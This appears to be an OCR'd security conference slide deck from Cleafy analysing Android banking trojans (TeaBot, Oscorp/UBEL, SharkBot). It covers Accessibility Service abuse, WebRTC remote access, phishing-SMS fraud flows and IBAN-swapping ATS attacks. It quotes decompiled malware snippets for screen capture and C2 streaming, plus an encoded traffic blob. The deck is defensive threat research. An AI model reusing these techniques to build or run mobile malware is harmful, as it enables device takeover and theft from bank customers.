
```
fuck=
xRGcm4SrAgbGZEttAz%2BV8shV2pCXTNt%2FfnUIHoAdbm%2BZG%2FjxcRdcb5NRN0NUN6VQs0HBrTe3i3AM%0AdV9z81wqVwkfbiVH9yqcLvOR14KhwKrc
FLH1pM8OgqtFh00a7AjT06qS0uIUwKRyruWGC5TJOWVz%0Abw%2B5sjiE1Ve0HtDX0QBch1l00A%2BpaHmNXrkx109qffBZw2XgnPPH0JNnJoae9I5qUFbS
NTwp3%2FkR%0AdOO8RNU1NG9DYfSVKcK5M7h7jmR%2F5OTL1MvRd2zB56fHJqAHr1alv4672reeL1Ut%2BWjcEfSEyTtE%0A%2FBadtySdjSBq2y17PgwWc
E4pBV%2BJStSyxFPS7Vy4puW%2FDSqRE4nhQh13%2B7NZRf5UvniGh%2BANRU%2FZ%0A7NgI%2FVoNPd6u72gIMfFAiDYrNkHJJYdG%2FrPO3X3SPIgJARn
9h8QicX%2BfisJDZ1YxWQOlWmG2awgx%0A2qdn%2F4%2FR0TT1cqrPo3K%2F9La6gSBNK75x58KPHMF8C4%2FXqx5Tu4vFERF41nLT%2BFDIfSoX4kcF1W
f%0AUS11F%2FjcrtvHIgHChq%2FFpsM1bELUIZDoFVF8VemObPNgcehweB8d2%2F3n9sDpBV3bspme%2B%2BwNHcLm%0AjpW4yRD%2BX5enDrKO9dvrftPd
RVMWy%2FJ3ppC9KdT48plFEAPJ03dIz20RYmmtGY0PzfPrWq0jJGvn%0AMLQYSHZnfkRlgW79C%2BlA1oJ1f88JnMz9%2FEWUOeXABn1mEP1KBobeZOPrUH
gc2dPPQ1HtSWx9VZcd%0A7Y8QLpuysW5GHSwqSkekurO4XX53CwGf952aJLIDFWIKqQb%2FPeAaKGuVBvuSUqJ1pt0AJkoq%0A&you=
zGTWphxNjA%2BLwV7s5fetwg%3D%3D%0A
```

How to achieve RAT capabilities?


Abusing **Accessibility Services** features to:


- observe actions
- retrieve contents
- intercept text typed
- perform gestures inside the victim device

In combination with remote tools or custom protocols it makes it possible for TA's to completely control the infected device.



Alien - TeamViewer





TeaBot - Screenshots

TeaBot can take screenshots to monitor the screen of the device.

```
private void h() {
    if(jd98awdAWHndoia.f != null) {
        File v0 = this.getExternalFilesDir(null);
        if(v0 != null) {
            jd98awdAWHndoia.k = v0.getAbsolutePath() + "/screenshots/";
            File v0_1 = new File(jd98awdAWHndoia.k);
            if(!v0_1.exists() && !v0_1.mkdirs()) {
            }
        }
    }
}

@SuppressLint({"WrongConstant"})
private void i() {
    DisplayMetrics v0 = this.getResources().getDisplayMetrics();
    this.b = v0.densityDpi;
    int v1 = v0.widthPixels;
    this.c = v1;
    int v0_1 = v0.heightPixels;
    this.d = v0_1;
    ImageReader v0_2 = ImageReader.newInstance(v1, v0_1, 1, 2);
    jd98awdAWHndoia.i = v0_2;
    jd98awdAWHndoia.h = jd98awdAWHndoia.f.createVirtualDisplay("DEMO", this.c, this.d, this.b, 16, v0_2.getSurface()
    jd98awdAWHndoia.i.setOnImageAvailableListener(new c(this, null), jd98awdAWHndoia.g);
    jd98awdAWHndoia.m.set(true);
}
```

Oscorp/UBEL - WebRTC

```
<option value="CommandDeleteApplication" data-v-7db15be2> Delete Application </option>
<option value="CommandFetchApplications" data-v-7db15be2> Fetch Applications </option>
<option value="CommandLaunchUrl" data-v-7db15be2> Launch Url </option>
<optio
<optio  value="CommandReverseVnc" data-v-7db15be2> Reverse VNC </option>
<optio                                                              on </option>
```

1)
C2 panel menu has an active option called 'Reverse VNC' which can be enabled by the bot operator

a specific command called '**screencap**' is sent back to the infected device

```
var i = function() {
    if (c && n.stream) {
        var e = new RTCPeerConnection({
            iceServers: [{
                urls: ["stun:23.21.150.121", "stun:stun.l.google.com:19302"]
            }]
        });
        e.onicecandidate = function(e) {
            var t;
            e.candidate && (null === c || void 0 === c || c.emit("stream-candidate", {
                to: null === (t = n.stream) || void 0 === t ? void 0 : t.socketId,
                data: e.candidate
            }))
        }, e.ontrack = function(e) {
            var n = Object(go["a"])(e.streams, 1),
                a = n[0];
            t.value && a && (t.value.srcObject = a)
        }, e.oniceconnectionstatechange = function() {
            var a;
            "disconnected" !== e.iceConnectionState && "failed" !== e.iceConnectionState
        }, n.peer = e, c.emit("stream-start", {
            to: n.stream.socketId
        })
```

"WebRTC (Web Real-Time Communication) is a free, open-source project providing web browsers and mobile applications with real-time communication (RTC) via simple application programming interfaces (APIs). It allows audio and video communication to work inside web pages by allowing direct peer-to-peer communication, eliminating the need to install plugins or download native apps."

2)
The infected device will start a WebRTC connection which enable both audio and screensharing

Attackers successfully gains full access to the infected device via **WebRTC protocol**

Oscorp/UBEL - A real fraud scenario

1
Victim receive a suspicious SMS with a link to a phishing page.


Attackers received valid credentials and phone number

Oscorp/UBEL - A real fraud scenario


1
Victim receive a suspicious SMS with a link to a phishing page.

2
Link for distributing Android banking malware **Oscorp**

Oscorp/UBEL - A real fraud scenario



Oscorp/UBEL - A real fraud scenario



Modern Android banking trojans

Banking RAT + ATS Module

SharkBot: ATS module overview

Cleafy | LABS

Legitimate IBAN
entered by the user


SharkBot app swap
the IBAN during the transaction


SharkBot: ATS module overview


- **SharkBot** is a new generation of mobile malware, as it is able to perform ATS attacks inside the infected device.
- ATS is an advanced attack technique (fairly new on Android) which enables attackers to auto-fill fields in legitimate mobile banking apps and initiate money transfers from the compromised devices.
- With ATS, Threat Actors can scale up their operations with minimum user intervention.

We assume that **SharkBot** is trying to bypass behavioural detection countermeasures put in place by banks and financial services with the abuse of Android Accessibility Services, also bypassing the need of a "new device enrollment".

SharkBot: ATS module overview







Banking RAT + ATS Module

SharkBot inside Google Play Store

ADDITIONAL INFORMATION

Updated	Size	Installs
10 March 2022	14M	5,000+

Current Version	Requires Android	Content rating
1.1	8.0 and up	PEGI 3 Learn more

Permission	Report	Offered By
View details	Flag as inappropriate	Google Commerce Ltd

Developer


mikolaspelech@gmail.com

Privacy Policy

Android's move

Android 13 applies restriction to all apps with accessibility that are installed from a user-acquired APK file.

Android 13's new sideloading restriction makes it harder for malware to abuse Accessibility APIs



https://blog.esper.io/android-13-sideloading-restriction-harder-malware-abuse-accessibility-apis/

What's next?

- More Android Banking Trojan uploaded on the official store (trend that we've already started to observe)

What's next?

- More Android Banking Trojan uploaded on the official store (trend that we've already started to observe)
- TAs will create new types of malware?

What's next?

- More Android Banking Trojan uploaded on the official store (trend that we've already started to observe)
- TAs will create new types of malware?
- Android Banking Trojan APT?

What's next?

- More Android Banking Trojan uploaded on the official store (trend that we've already started to observe)
- TAs will create new types of malware?
- Android Banking Trojan APT?
- Expansion of the perimeter to iOS?

HackInBo
Spring 2022 Edition
18ª EDIZIONE

Thank you!

Cleafy

cleafy.com